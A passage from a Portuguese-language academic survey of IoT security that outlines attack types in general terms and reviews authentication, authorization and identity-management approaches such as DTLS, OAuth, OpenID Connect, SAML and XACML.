- **Ataques de software**: exploram vulnerabilidades dos softwares presentes no dispositivo. Inclui ataques de exploração de estouro do buffer (*buffer overflow*) e uso de programas cavalos de tróia, *worms* e vírus para injetar código malicioso no sistema;
- **Ataques de rede**: no meio sem fio a transmissão é por difusão (*broadcast*) e assim há vulnerabilidades inerentes ao próprio meio. Nessa categoria entram ataques como captura e análise de tráfego (*eavesdropping*), negação de serviço (*Denial of Service* – DoS), corrupção de mensagens, ataques de roteamento, dentre outros.

[Bonetto et al. 2012] destacam que as redes sem fio, como as utilizadas na IoT, são propensas a diversos tipos de ataques, tais como: **captura de informações** (*eavesdroping*), que viola a propriedade da confidencialidade; **mascaramento**, no qual um nó se faz passar por outro, ferindo assim a propriedade da autenticidade; e ainda a **negação de serviço**, que viola a propriedade de disponibilidade. Sobre a negação de serviço, [Mahalle et al. 2012] citam a topologia dinâmica da rede, menor largura de banda e restrições de energia como vulnerabilidades que propiciam este tipo de ataque.

Em [Mahalle et al. 2013a], são descritas preocupações de segurança relacionadas com o ingresso dos dispositivos na rede. No momento do ingresso na rede, informações

sobre chaves criptográficas, parâmetros de domínio e outras configurações podem ser capturadas por entidades maliciosas e estas poderiam fazer uso dessas informações para interceptar e reencaminhar dados de forma a não ser percebido, caracterizando um ataque de ***man in the middle***. Além disso, caso o protocolo de estabelecimento de chaves seja comprometido, não só a confidencialidade da comunicação será comprometida, mas também a autenticidade dos nós participantes pode estar em risco, já que muitas vezes os nós comunicantes não tem conhecimento prévio um do outro. Segundo os autores, é possível realizar o ataque de esgotamento de recursos (DoS), uma vez que que neste ambiente os recursos computacionais e de energia são limitados.

[Mahalle et al. 2012] apontam que o ataque de *man in the middle*, pode levar ao ataque de mensagem antiga, no qual o atacante busca utilizar de mensagens antigas (interceptadas) para se comunicar com outros dispositivos, a fim de obter respostas desses dispositivos que inicialmente não seriam para ele, mas sim para o remetente da mensagem original.

[Jara et al. 2011] indicam a possibilidade de corromper mensagens de identificação ou de localização em arquiteturas de IoT que fazem uso do protocolo 6LoWPAN [Montenegro et al. 2007]. Corromper tais mensagens levaria a falhas na segurança da rede, uma vez que um intruso poderia enviar mensagens falsas de atualização sobre a localização de um nó, fazendo com que mensagens não chegassem ao seu destino ou fossem enviadas para o nó malicioso. Isso ainda permitiria a ocorrência de ataques de negação de serviço através de envio em massa de mensagens (*flood*).

[Nguyen et al. 2010] abordam dois outros tipos de ataques: chave compartilhada e *sybil*. No **ataque de chave compartilhada** (*shared-key attack*), o atacante conhece o mecanismo de distribuição de chaves do ambiente e, sabendo que dois nós estão próximos, supõe que estes compartilhem um mesmo espaço de chaves. O ataque ocorre quando a chave compartilhada pelos dispositivos também pode ser inferida pelo atacante, comprometendo a segurança do sistema. O **ataque *sybil*** é caracterizado quando um nó malicioso assume múltiplas identidades falsas com o objetivo de roubar ou forjar a identidade de um nó legítimo.

Por fim, [Liu et al. 2012] ressaltam também a existência do **ataque de controle de chaves** (*key control attack*), no qual uma dos participantes da comunicação força os demais participantes a escolherem chaves criptográficas dentro de um conjunto restrito de valores ou mesmo um valor pré-determinado. Desta forma, o atacante influencia o processo de escolha de chaves criptográficas de modo a facilitar a obtenção do controle sobre os dados trafegados.

4.4. Autenticação e Autorização na Internet das Coisas

Autenticação e Autorização (controle de acesso) são conhecidos como elementos centrais para tratar a segurança em sistemas distribuídos. Uma forma para prover estes controles é através de uma infraestrutura de autenticação e de autorização (IAA) que provê a gestão de identidades (*Identity Management - IdM*). IdM pode ser entendida como o conjunto de processos e tecnologias usados para garantir a identidade de uma entidade (usuário ou um dispositivo), garantir a qualidade das informações de uma identidade (identificadores, credenciais e atributos) e para prover procedimentos de autenticação e de autorização [ITU

2009]. As entidades envolvidas em um sistema de IdM são: (i) usuário ou dispositivo, entidade que utiliza um serviço fornecido por um provedor de serviços; (ii) provedor de identidades (*Identity Provider - IdP*), responsável por manter a base de dados de usuários do domínio e validar suas credenciais (autenticar usuários); e (iii) provedor de serviços (*Service Provider - SP*), que oferece recursos ou serviços aos usuários [Wangham et al. 2010].

Na IoT, os dispositivos podem pertencer a mais de uma rede ou domínio administrativo, cenário que [Horrow e Sardana 2012] chamam de *Internetwork of Things*. Esta situação pode afetar o funcionamento dos procedimentos de autenticação e de autorização, em função da mobilidade destes dispositivos entre redes diferentes.

Esta seção aborda os conceitos e modelos de autenticação e de autorização para Internet das Coisas, considerando as particularidades deste cenário. Na literatura, a autenticação na IoT é tratada de forma diferente para usuários e para dispositivos. Nas seções a seguir, os conceitos e técnicas apresentados também seguem essa distinção.

4.4.1. Autenticação de Usuários

Na Internet das Coisas, usuários interagem com muitos dispositivos inteligentes ou provedores de serviços (*Service Providers - SPs*) para obter algum serviço útil para eles. Para que um usuário acesse um objeto/dispositivo na IoT, muitas vezes, é necessário que este passe por um processo de autenticação.

Alguns trabalhos na literatura seguem o modelo de autenticação centralizada, baseada em uma terceira parte confiável. [Li et al. 2010] propõem o uso do LDAP (*Lightweight Directory Access Protocol*) em conjunto com o mecanismo de autenticação Kerberos, para prover autenticação única (Single Sign On) de usuários na IoT.

Em [Konidala et al. 2005], para que um usuário acesse um provedor de serviço, este precisa apresentar um *token* de acesso assinado (emitido) por uma terceira parte confiável (*Authorized Server - AS*) tanto para o usuário, quanto para o SP. Cada usuário precisa fazer um cadastro inicial neste servidor central (AS), o qual deve fornecer um identificador único e senha. Para obter o *token* de acesso (*capability*), o usuário precisa se autenticar no AS, fazendo uso de sua senha. O SP verifica a assinatura do token e analisa o conteúdo do mesmo para concluir o processo de autenticação do usuário.

[Rotondi et al. 2011] fazem uso de criptografia de chave pública como técnica de autenticação de usuários na IoT. Neste trabalho, as requisições de acesso são assinadas digitalmente com as chaves privadas correspondentes às chaves públicas presentes nos certificados. Dessa forma, é possível garantir a autenticidade dos usuários diante dos dispositivos. Este trabalho encontra-se descrito na Seção 4.6.1.5.

Devido à característica da IoT, na qual nem sempre usuários e dispositivos estão em um mesmo domínio de rede, uma abordagem de autenticação centralizada, por exemplo, que faz uso de um centro de distribuição de chaves (*Key Distribution Center* – KDC), pode não ser indicada para realizar a autenticação do usuário [Liu et al. 2012]. Uma abordagem centralizada pode ser empregada apenas se um único e amplamente aceito provedor de identidades ou KDC estiver disponível.

Um modelo de gestão de identidades mais adequado ao cenário de IoT é o modelo

baseado em identidades federadas [Akram e Hoffmann 2008c, Liu et al. 2012]. Neste modelo, o usuário se autentica no provedor de identidades do seu domínio e este provedor fornece as afirmações necessárias para que os provedores de serviços de outros domínios da IoT confiem na autenticação realizada e recebam o atributos do usuário. Em [Liu et al. 2012], os autores propõem um mecanismo para autenticação de usuários que segue o modelo de identidades federadas, conforme apresentado na seção 4.6.1.7. [Akram e Hoffmann 2008c] destacam o uso do OpenID como uma das soluções para gestão de identidades federadas do *Hydra Middleware* (maiores detalhes na Seção 4.6.2.1).

4.4.2. Autenticação de Dispositivos

[Mahalle et al. 2012] propõem um método de autenticação mútua para IoT focado em dispositivos que estejam em um único domínio. Um dispositivo, ao ingressar na rede, recebe um par de chaves assimétricas e um parâmetro de domínio de um centro de distribuição de chaves confiável (*Key Distribution Center* – KDC). Esse parâmetro de domínio foi utilizado pelo KDC no processo de geração do par de chaves entregue ao dispositivo, com base em um protocolo de criptografia de curvas elípticas (*Elliptic Curve Cryptography* – ECC). Assim, quando dois dispositivos desejam se comunicar dentro do domínio de um mesmo KDC, eles usam o protocolo ECCDH para o estabelecimento de uma chave privada, que será utilizada para a comunicação entre eles. A base para o estabelecimento dessa chave é o parâmetro de domínio e a chave pública de cada um dos dispositivos.

Após o estabelecimento dessa chave privada, ocorre o processo de autenticação entre os dispositivos. Esse processo se dá através de protocolo de desafio resposta, que utiliza como base a chave privada estabelecida, um *timestamp* e um número aleatório gerado por uma das partes da comunicação. Também são utilizados no processo de autenticação a habilidade apresentada por cada um dos dispositivos. A habilidade é um *token* que contém a identidade do dispositivo, um conjunto de direitos de acesso e um *hash* dos dois campos anteriores. Esse *hash* é aplicado com o método CBC MAC, visando garantir a integridade das mensagens. Por fim, o dispositivo que será acessado verifica se o *token* de habilidade enviado pelo outro dispositivo é igual ao que este tem armazenado. Se sim, e se o resultado do desafio-resposta for correto, o processo de autenticação mútua está finalizado e foi bem-sucedido.

[Kothmayr et al. 2012] apresentam uma arquitetura de segurança para IoT baseada no *Datagram Transport Layer Security* (DTLS) [Rescorla e Modadugu 2012] e fazem uso de certificados digitais no processo de autenticação de dispositivos. Nesta arquitetura, são propostos três atores: *publisher* – dispositivo produtor; *subscriber* – dispositivo consumidor de recursos; e servidor de controle de acesso – equipamento com maior poder computacional e responsável por aplicar o controle de acesso aos recursos dos dispositivos produtores.

São apresentados dois cenários, um no qual os dispositivos produtores possuem *Trusted Platform Modules* (TPMs) e outro no qual os dispositivos não possuem TPMs. Para o primeiro cenário, o produtor está apto a fazer *handshake* completo do DTLS com o consumidor do recurso, sendo a autenticação mútua realizada através de certificados X.509, emitidos por uma Autoridade Certificadora (AC), reconhecida por ambos.

Para o segundo cenário (dispositivos com restrições), a autenticação do produtor é feita através do uso de uma chave compartilhada (*Pre-Shared Key* – PSK) da suíte de cifragem do TLS [Eronen e Tschofenig 2005]. Neste cenário, o dispositivo possui um conjunto de dados aleatórios pré-instalados, chamados *protokeys*, que são usados para gerar a PSK de uma sessão. No processo de autenticação, o produtor gera uma identidade de sessão, composta por sua identidade[2] e alguns dados gerados aleatoriamente no momento da autenticação. Em seguida, uma PSK é gerada por meio da aplicação de uma função HMAC sobre essa identidade de sessão, tendo como chave neste processo a *protokey*.

O consumidor do recurso, por sua vez, deve se autenticar no servidor de controle de acesso, o qual tem conhecimento das *protokeys* e da identidade de sessão do produtor. Assim, o servidor de controle de acesso é capaz de gerar a PSK do dispositivo produtor para essa sessão e de repassá-la ao consumidor. Dessa maneira, o servidor de controle de acesso valida a identidade do consumidor para o produtor, além de validar a identidade (de sessão) do produtor para o consumidor. Sendo assim, o servidor de controle de acesso precisa ser uma terceira parte confiável nesta arquitetura.

De acordo com [Hummen et al. 2013], as restrições dos objetos inteligentes da IoT demanda por mecanismos de segurança mais leves. O uso de certificados digitais para autenticação de dispositivos é, em muitos casos, considerado impraticável. Neste trabalho, os autores tiveram como objetivo comprovar que, com algumas modificações no processo de *handshake* do protocolo do DTLS, o uso de certificados digitais torna-se um método viável de autenticação em muitos cenários da IoT.

Os autores descrevem três modificações no processo de *handshake* do protocolo do DTLS, visando sua otimização em função das restrições computacionais dos dispositivos da IoT. A primeira modificação é voltada para ambientes em que o dispositivo se comunica com um objeto ou serviço fora de seu domínio, passando por um *gateway*. Neste caso, durante o *handshake* do DTLS, o *gateway* verifica se o certificado não foi expirado ou revogado, bem como valida a cadeia de certificação em nome do dispositivo, passando para este somente as mensagens de *handshakes* DTLS que utilizarem certificados válidos.

Outra forma de otimização em função das restrições computacionais é a retomada de sessão DTLS, na qual as operações criptográficas mais custosas e as verificações de certificados são realizadas apenas uma vez em um *handshake* inicial. Para que isso seja possível, é necessário que o cliente, o servidor ou ambos mantenham informações sobre a sessão DTLS que foi estabelecida mesmo depois que esta seja desfeita. Isso permite que a sessão DTLS seja reestabelecida futuramente em um tempo menor e com menor custo computacional [Hummen et al. 2013].

A terceira modificação sugerida por [Hummen et al. 2013] consiste na delegação do primeiro *handshake* para o dono do dispositivo. Desta forma, quando um cliente desejar acessar o dispositivo, o primeiro *handshake* DTLS, que inclui operações criptográficas custosas e verificações de certificados, é feito entre o dono do dispositivo e o cliente. Em seguida, o dono do dispositivo finaliza a sessão DTLS com o cliente e passa as informações de retomada de sessão para o dispositivo que, possuindo esses dados, consegue reestabelecer a sessão com o cliente como se tivesse sido o próprio dispositivo a estabelecer

[2]Endereço IPv6 ou outra informação que o dispositivo.

a primeira sessão DTLS. Esse processo é chamado de transferência de sessão DTLS.

Em [Jara et al. 2011] é descrito um esquema de gerenciamento de mobilidade segura para dispositivos que fazem uso do protocolo 6LoWPAN [Montenegro et al. 2007] e que atravessam diferentes domínios administrativos. Os autores propõem uma solução para prover a autenticação entre domínios para os dispositivos móveis. Cada domínio administrativo contém um *gateway* que é responsável por manter informação sobre a localização dos dispositivos que ingressam em seu domínio e remover tal informação quando estes saem do domínio. Assim, quando um dispositivo troca de domínio, este envia uma mensagem de ingresso para o *gateway* do novo domínio, denominado *Foreign Gateway* (F-GW), para que este atualize as informações de localização do dispositivo, acionando o *gateway* do domínio anterior, denominado *Home Gateway* (H-GW).

Para evitar que a mensagem enviada pelos dispositivos para troca de domínio seja forjada, [Jara et al. 2011] propõem o uso de uma chave compartilhada entre o dispositivo e seu H-GW. Essa chave é usada para assinar todas as mensagens sobre atualização da localização, trocadas entre dispositivo e o H-GW. Para assinar tais mensagens, os autores propõe o uso de do HMAC ou o CBC MAC, já que estes são adequados para ambientes com restrições de recursos, ou ainda um método de assinatura digital baseado em criptografia de curvas elípticas (ECC), proposto pelos autores.

[Bonetto et al. 2012] propõem um método leve que permite a proteção de dispositivos de Internet das coisas através de criptografia forte e técnicas de autenticação, de modo que os dispositivos com restrição da IoT podem se beneficiar das mesmas funcionalidades de segurança que são típicos de domínios sem restrições (Internet), sem, contudo, ter que executar operações, computacionalmente intensivas para estes dispositivos. Para tornar isso possível, os autores propõem o uso de um nó confiável sem restrição (*gateway*) para assumir as tarefas intensivas de computação. A solução proposta faz uso do protocolo *Extensible Authentication Protocol* (EAP) [Aboba et al. 2004], para realização da autenticação de dispositivos. O *gateway* faz um papel ativo intermediando o processo de autenticação, viabilizando assim o uso do protocolo EAP no cenário da IoT.

O protocolo *Host Identity Protocol* (HIP) [Moskowitz et al. 2008], concebido para autenticação de *hosts*, tem recebido diversas variantes para operar com dispositivos que possuem restrições computacionais, tais como LHIP [Heer 2006], DEX [Moskowitz 2012], TEX [Saied e Olivereau 2012b] e D-HIP [Saied e Olivereau 2012a], que podem ser utilizados para autenticação de dispositivos na IoT.

4.4.3. Autorização

Mecanismos de controle de acesso são necessários para garantir que recursos estejam disponíveis somente para sujeitos autorizados pela política de controle de acesso. Um sujeito pode ser um processo, uma pessoa ou um dispositivo que deseja executar alguma ação sobre um recurso [Hu e Scarfone 2012]. Na IoT, a implementação deste tipo de mecanismo deve levar em consideração a dinamicidade do ambiente, com grande número de dispositivos e usuários, bem como a presença de dispositivos com recursos computacionais restritos [Liu et al. 2012, Rotondi et al. 2011].

No contexto da IoT, dentre os trabalhos analisados, observa-se que os mecanismos

de controle de acesso implantam modelos conhecidos e já empregados na Internet clássica, a saber:

- **Modelo discricionário**: por exemplo, [Guinard et al. 2010] propõem um mecanismo baseado em lista de controle de acesso (*Access Control List – ACL*) para possibilitar que pessoas compartilhem seus dispositivos da WoT com outros usuários por meio das redes sociais existentes. O dono do dispositivo necessita configurar as permissões para cada dispositivo e para cada usuário com quem queira compartilhá-lo. Uma abordagem utilizando ACLs é custosa para um usuário manter quando este possui muitos dispositivos e muitos usuários com quem deseje compartilhar;

- **Modelo baseado em papéis** (*Role Based Access Control* – RBAC): [Liu et al. 2012, Jindou et al. 2012, De Souza et al. 2008] adotam o modelo RBAC que é amplamente aceito na Internet e conhecido por sua simplicidade para gerenciar permissões e usuários. Porém, [Mahalle et al. 2013a] apontam que o RBAC possui granularidade limitada e a forma com que este lida com a delegação de direitos não é adequada para ambientes de larga escala, como o ambiente da IoT;

- **Modelo baseado em habilidades** (*Capability Based Access Control – CapBAC*): o detentor da habilidade (*token* de autorização) é capaz de interagir com um objeto por meio de operações bem definidas. A informação sobre a identidade do usuário ou dispositivo é transformada em uma habilidade, que ainda combina os direitos de acesso deste usuário/dispositivo. Esse modelo oferece boa escalabilidade, uma vez que não há a necessidade de confrontar a identidade do usuário com uma lista de controle de acesso, ou com listas de papéis e de permissões. Neste modelo, tem-se um número menor de informações armazenadas na entidade responsável por aplicar o controle de acesso. [Rotondi et al. 2011, Mahalle et al. 2012, Mahalle et al. 2013a] seguem este modelo em suas infraestruturas de autorização;

- **Modelo baseado em atributos** (*Attribute Based Access Control* – ABAC): a decisão de autorização é tomada a partir de um conjunto de atributos do sujeito, do objeto, das operações requisitadas e das condições do contexto frente às políticas de controle de acesso, regras ou relações que descrevam as operações permitidas para um determinado conjunto de atributos [Hu et al. 2013]. [Han e Li 2012] fazem uso do modelo ABAC na IoT, adaptando-o para tratar da delegação de atributos neste cenário. Segundo os autores, é possível perceber alguns benefícios do uso do ABAC em cenários como IoT, quando o sujeito faz o acesso a um objeto fora de seu domínio administrativo. Nesse caso, as listas de controle de acesso (*Access Control List* – ACL) ou os papéis do RBAC não são aplicáveis, pois estes estão fortemente ligados ao contexto do detentor do recurso. [Zhang e Liu 2011] também adaptam o modelo ABAC para o cenário de IoT, combinando uma abordagem orientada a *workflow* (WABAC). Neste modelo, para que seja tomada uma decisão de controle de acesso, são considerados os atributos de três atores: (i) o sujeito, aquele que deseja realizar uma ação sobre um recurso, que pode ser um usuário, uma aplicação ou um telefone móvel, tendo atributos como um identificador, um endereço IP ou endereço de e-mail, etc; (ii) o recurso, que pode ser, por exemplo, um serviço, um dado ou um dispositivo inteligente, tendo atributos como localização geográfica, identificador ou

data de criação, etc; e (iii) o ambiente, que se refere ao contexto em que o acesso à informação acontece, tendo atributos como a data ou o nível de segurança da rede.

4.5. Infraestruturas de Autenticação e de Autorização Aplicadas à IoT

Em [Wangham et al. 2010, Nogueira et al. 2011, Feliciano et al. 2011, Silva et al. 2013] foram descritos os principais padrões e soluções para prover gestão de identidade para a Internet clássica, para Internet do Futuro, para Nuvens e para Redes Experimentais, respectivamente. Esta seção apresenta os principais padrões e soluções que estão sendo empregados no contexto da Internet das Coisas.

4.5.1. Especificações de Segurança para Serviços Web

A *Security Assertion Markup Language* (SAML) [OASIS 2008], baseada na linguagem XML, define sintaxe e regras para criação, requisição e transporte de informações sobre autenticação, autorização e atributos através de asserções de segurança . A *eXtensible Access Control Markup Language* (XACML) [OASIS 2003] tem por objetivo descrever políticas de controle de acesso em um formato interoperável. Na especificação da XACML, também é descrito um protocolo para realizar requisições sobre decisões de controle de acesso. Os padrões SAML e XACML são amplamente usados em Serviços *Web*. O uso destes na IoT também é possível, conforme pode ser visto nos trabalhos, a seguir.

Conforme citado na Seção 4.4.3, [Zhang e Liu 2011] apresentam um modelo de controle de acesso baseado em atributos e orientado a *Workflow* (WABAC), no qual permissões são geradas para usuários de acordo com seus atributos, atributos dos recursos, do ambiente e da tarefa atual. Na solução proposta, o SAML é usado para o transporte dos atributos do sujeito e o XACML é usado como linguagem para descrição das políticas de acesso e para tomada de decisão sobre quais usuários, baseado nas asserções SAML, podem acessar quais recursos.

Inicialmente, antes do sujeito solicitar o acesso ao sistema, ele deve possuir uma asserção SAML de atributos , emitida por uma autoridade de atributos. Em seguida, essa asserção SAML é inserida no cabeçalho de uma requisição SOAP enviada ao sistema. Ao receber a requisição, o sistema gera as tarefas relacionadas à requisição e as coloca em um estado *pronto*. Assim que uma das tarefas é ativada, o *Policy Enforcement Point* (PEP) obtém os atributos do sujeito, as informações da tarefa e monta uma requisição de autorização XACML, a qual é enviada para o *Policy Decision Point* (PDP). Cabe ao PDP tomar a decisão de autorização baseado nas políticas de autorização, no estado da tarefa e, caso precise de mais atributos, irá obtê-los através do *Policy Information Point* (PIP).

Em [Domenech e Wangham 2013] é proposta uma infraestrutura de autenticação e de autorização (IAA) para IoT que faz uso dos padrões SAML e XACML. O trabalho, em andamento, tem como objetivo prover autenticação e autorização de usuários e de dispositivos em domínios diferentes de segurança e que utilizam tecnologias de comunicação e de autenticação diferentes. A IAA proposta segue o modelo de identidades federadas, sendo o SAML usado para a troca de dados de atributos de usuários e de dispositivos. Cada domínio de segurança possui uma IAA, que contribui para a autenticação e o controle de acesso dos serviço web *RESTful*, disponibilizados pelos dispositivos (seguindo uma arquitetura orientada a recursos). O XACML é usado para expressar as políticas de controle

de acesso baseado em atributos e para troca de informações de autorização entre PDPs, PEPs e PIPs.

A IAA é composta de duas partes: uma disponibilizada como um Serviço *Web RESTful*, que contempla o provedor de identidade (IdP) para autenticação e o PDP para tomada de decisão de autorização de um dado domínio; e a outra embarcada em cada dispositivo (ou *smart gateway*), que deve ser usada por estes para redirecionar as funções de autenticação e de autorização para a IAA oferecida como um serviço e para prover a implementação do PEP (monitor de referência). A IAA irá prover um IdP SAML com suporte a diferentes técnicas de autenticação de dispositivos e de usuários, oferecendo, quando necessário, a transposição de credenciais de autenticação para o padrão SAML. A asserção de atributos resultante do processo de autenticação será apresentada para o provedor de serviço (do dispositivo) para que então o processo de autorização se inicie.

4.5.2. Autenticação de Usuários com OpenID e Windows CardSpace

O OpenID é um protocolo de autenticação única (SSO - *Single Sign On*) que permite que os usuários se autentiquem em sites (provedor de serviços), utilizando o identificador OpenID (conta) que desejarem. O OpenID também permite ao usuário controlar as informações que serão compartilhadas com as aplicações [Recordon e Reed 2006]. No OpenID, quando um usuário fornece o seu identificador, este é imediatamente redirecionado para o seu provedor OpenID, que realiza a autenticação utilizando o método de autenticação, suportado no provedor OpenID indicado. Após a confirmação dos dados, o usuário é redirecionado para o provedor de serviços, junto com seus atributos [OpenID 2007].

O Windows CardSpace é um metasistema que permite aos usuários escolherem, diante de um portfólio de identidades que possuem, aquela que melhor se adequa ao contexto de um dado provedor de serviços, independente do sistema que originou tal identidade [Chappell 2006]. O CardSpace é um componente da plataforma .Net da Microsoft, projetado para oferecer aos usuários uma experiência consistente do uso de múltiplas identidades digitais, a partir do uso de um agente (user-agent) especializado, chamado seletor de identidades. Quando um provedor de serviços requisita a autenticação e atributos de um usuário, o seletor de identidades do CardSpace transmite as informações requisitadas em um *token* de segurança digitalmente assinado, sendo que esse conjunto de atributos pode ser gerado e assinado pelo próprio usuário ou por um provedor de identidades externo, que gerencia a identidade selecionada pelo usuário [Maler e Reed 2008].

O uso do OpenID, do Windows CardSpace e do padrão SAML no cenário de Internet das Coisas, apenas para autenticação de usuários, é tratado no *middleware Hydra* [Akram e Hoffmann 2008c]. A proposta dos autores é que haja um complemento entre as tecnologias para prover uma solução de gestão de identidades seguras, na qual uma tecnologia complementa a outra.

4.5.3. OAuth e OpenID Connect

O OAuth é um *framework* de autenticação e de autorização que permite que um usuário/aplicação compartilhe recursos na web (delegue acesso a um recurso) com terceiros sem ter que compartilhar sua credencial de autenticação. Com o protocolo OAuth é possível

autorizar o acesso a esses recursos por um tempo determinado [Hardt 2012].

Na versão 2.0 do protocolo o OAuth, são definidos quatro papéis: proprietário do recurso, servidor de recursos, cliente e servidor de autorização. Uma das interações possíveis entre os papéis possui os seguintes passos [Hardt 2012]:

1. O cliente solicita a autorização do proprietário do recurso;
2. O proprietário do recurso verifica os dados do cliente e retorna a permissão de autorização, representada por uma credencial de autorização do proprietário do recurso;
3. O cliente utiliza a credencial de autorização para solicitar o *token* de acesso ao servidor de autorização;
4. O servidor de autorização autentica o cliente e valida a credencial de autorização e, se válidos, emite um *token* de acesso;
5. O cliente solicita o recurso (aplicação) ao servidor de recursos e se autentica utilizando o *token* de acesso;
6. O servidor de recursos verifica o *token* de acesso, se válido, disponibiliza o recurso ao cliente.

O OpenID Connect 1.0 é uma camada de identidade sobre o protocolo OAuth 2.0. Esta integração OpenID com OAuth permite que um cliente verifique a identidade do usuário final baseada na autenticação executada pelo *Authorization Server*, assim como para obter informações do perfil do usuário, a partir de uma solução interoperável e baseada em REST [Sakimura et al. 2013].

Segundo [Sakimura et al. 2013], o OpenID Connect 1.0 permite que clientes de diversos tipos, incluindo clientes Web, móveis e JavaScript, requisitem e recebam informações sobre sessões de autenticação de usuários finais. A especificação é extensível, permitindo, por exemplo, a cifragem de dados de identidade e a descoberta de provedores OpenID Connect.

Um trabalho em andamento que envolve o uso do OpenID Connect no cenário da WoT está sendo desenvolvido por [Santos et al. 2013]. Este trabalho tem por objetivo avaliar os impactos causados em um sistema de assistência médica pelo uso de um sistema de IdM centrado no usuário. A autenticação de usuários e de dispositivos e o estabelecimento das relações de confiança entre usuários, servidor OAuth (IdP) e o servidor de recurso [3] são providos pela infraestrutura de autenticação e autorização (IAA) OpenID Connect 1.0.

Uma característica importante do uso do OpenID Connect neste trabalho é que por incluir o OAuth 2.0 em sua arquitetura, é possível que clientes sejam não apenas navegadores web, mas também outros tipos de aplicações ou dispositivos, possibilitando ao IdP OpenID Connect ser utilizado não só para autenticar usuários, mas também dispositivos inteligentes e aplicações que enviam dados para o sistema de assistência médica remota.

[3] Equivale aos provedores de serviços (SPs).

Um usuário, através de seu navegador web e por meio da API RESTful oferecida pelo *Smart Gateway*, ao tentar acessar um recurso de um dispositivo médico, é redirecionado para o *OpenID Connect Provider*, para que o usuário se autentique. Após a autenticação, o navegador web é redirecionado ao servidor de recursos munido do *token* de acesso. Com base nos atributos do usuário, o SP concede acesso a ele, retornando uma mensagem com os sinais vitais do paciente obtidos por meio do dispositivo médico.

Na solução proposta, durante o processo de envio dos dados monitorados do paciente, obtidos com o dispositivo médico para uma aplicação web de assistência médica remota, o *smart gateway* também precisará se autenticar. O *Smart Gateway* ao tentar publicar dados na aplicação web (servidor de recurso), é informado pelo servidor de recurso que este precisa se autenticar, solicitando que indique seu *OpenID Connect Provider*. O dispositivo então se autentica no provedor escolhido e recebe um *token*, o qual é enviado ao servidor de recurso para que, baseado nos atributos do dispositivo, este possa conceder ou não o acesso ao serviço solicitado.

Outro trabalho em andamento, [Prazeres e do Prado Filho 2013], propõem uma infraestrutura para disponibilização de dispositivos físicos na Web (WoT) por meio de barramento de serviços. Para controlar e prover autenticação e autorização para acesso a esses dispositivos, a solução proposta pelos autores é a utilização do OpenID Connect. Neste caso, um servidor OpenID Connect, externo ao barramento, é o responsável por prover a autenticação de usuários finais que tentarem acessar os recursos (coisas) disponibilizados no barramento de serviços.

4.6. Iniciativas de Gestão de Identidades para Internet das Coisas

Com o objetivo de fazer um levantamento do estado da arte sobre autenticação e autorização na Internet das Coisas, uma revisão sistemática da literatura foi conduzida. A seguir, tem-se um pequeno resumo do protocolo de busca executado:

- Pergunta de pequisa: Quais mecanismos (soluções) abordam a autenticação ou autorização na IoT?
- *String* de busca em português: (Internet das Coisas OR IoT OR Dispositivos Inteligentes OR Objetos Inteligentes) AND (Autenticação OR Autorização OR Gestão de Identidade);
- *String* de busca em inglês: (Internet of Things OR IoT OR Smart Devices OR Smart Objects OR Machine to Machine) AND (Authentication OR Authorization OR Identity Management);
- Fontes pesquisadas: IEEExplore (`http://ieeexplore.ieee.org`;Springer Link (`http://link.springer.com/`, Google acadêmico (`http://scholar.google.com.br`, BDBComp (`http://www.lbd.dcc.ufmg.br/bdbcomp/bdbcomp.jsp`, ACM Digital Library `http://portal.acm.org`, Periódicos CAPES (`http://www.periodicos.capes.gov.br`).
- Critérios de seleção: data da publicação (2005 a 2013) e análise do título, resumo e conclusões de forma a confirmar o alinhamento com a pergunta de pesquisa;

- Critérios para exclusão: foram excluídos do estudo trabalhos cujos títulos e resumos eram conflitantes (em relação à questão de pesquisa) e soluções de segurança que não estavam alinhadas aos principais padrões de IoT.

- Período de execução da revisão sistemática: abril a agosto de 2013.

Como resultado desta revisão sistemática, trinta e um trabalhos (artigos) foram identificados e tabulados. Destes, alguns foram agrupados, pois são desdobramentos de uma pesquisa ou por serem resultados de projetos de pesquisas. Para seleção dos projetos apresentados nesta seção, utilizou-se como critérios: projetos cujos resultados foram publicados em artigos retornados com o protocolo de busca, que foram financiados por órgãos de fomento e que tiveram mais de um ano de duração. Em relação aos artigos, dentre os que retornaram na revisão sistemática, foram selecionados os trabalhos mais recentes (a partir de 2010) e relevantes em relação às características da IoT.

4.6.1. Trabalhos Acadêmicos

4.6.1.1. Nguyen et al. 2010

[Nguyen et al. 2010] abordam um cenário de saúde eletrônica (*e-health*) no qual enfermeiros e médicos precisam ter acesso aos dados de monitoramento da saúde do paciente em tempo real, quando este está dentro do hospital. Dados como temperatura e batimento cardíaco são monitorados através de sensores móveis que ficam no próprio paciente, além de dados sobre o ambiente em que o paciente está, como temperatura e umidade, que são medidos através de sensores fixos em cada ambiente. Esses sensores fazem parte de uma rede de sensores sem fio (RSSF) e podem se comunicar diretamente com o dispositivo móvel do médico, enviando informações diretamente para ele, sem a necessidade de uma infraestrutura de autenticação e comunicação ou de dispositivos intermediários que transferem dados para a Internet. Para esse ambiente, os autores propõem um esquema de autenticação baseado em identidades (IDs) dinâmicas para que um dispositivo autentique outro (M2M).

No cenário descrito no trabalho, diversas RSSF existem dentro de um hospital, sendo que cada rede é composta por um *gateway* e por diversos sensores móveis (instalados no pacientes) e sensores fixos. Há ainda um provedor de serviços M2M para o hospital. O esquema se divide em três etapas. A primeira e tapa consiste na inicialização da identidades de todos os sensores e *gateways* da rede. As identidades dos sensores são formadas pela concatenação da ID do domínio em que estão com a sua própria ID. Os *gateways*, possuem uma ID igual à ID do domínio seguido por uma sequência de zeros. Já os dispositivos móveis (portados por médicos e emfermeiros) possuem uma ID igual a concatenação de sua própria ID com a ID do provedor de serviços M2M.

A segunda etapa consiste na pré-distribuição de material criptográfico para que a comunicação entre os dispositivos (gateway, sensores fixos e móveis e dispositivos móveis) possa ocorrer. Nesta etapa, os sensores e os *gateways* recebem material criptográfico de modo a poderem se comunicar com qualquer dispositivo móvel, que é portado pelos médicos. Já a comunicação entre os sensores poderá ocorrer de acordo com uma probabilidade de que eles dividam o mesmo espaço de chaves criptográficas, que permitirá que eles, na

etapa seguinte, consigam gerar uma chave compartilhada comum.

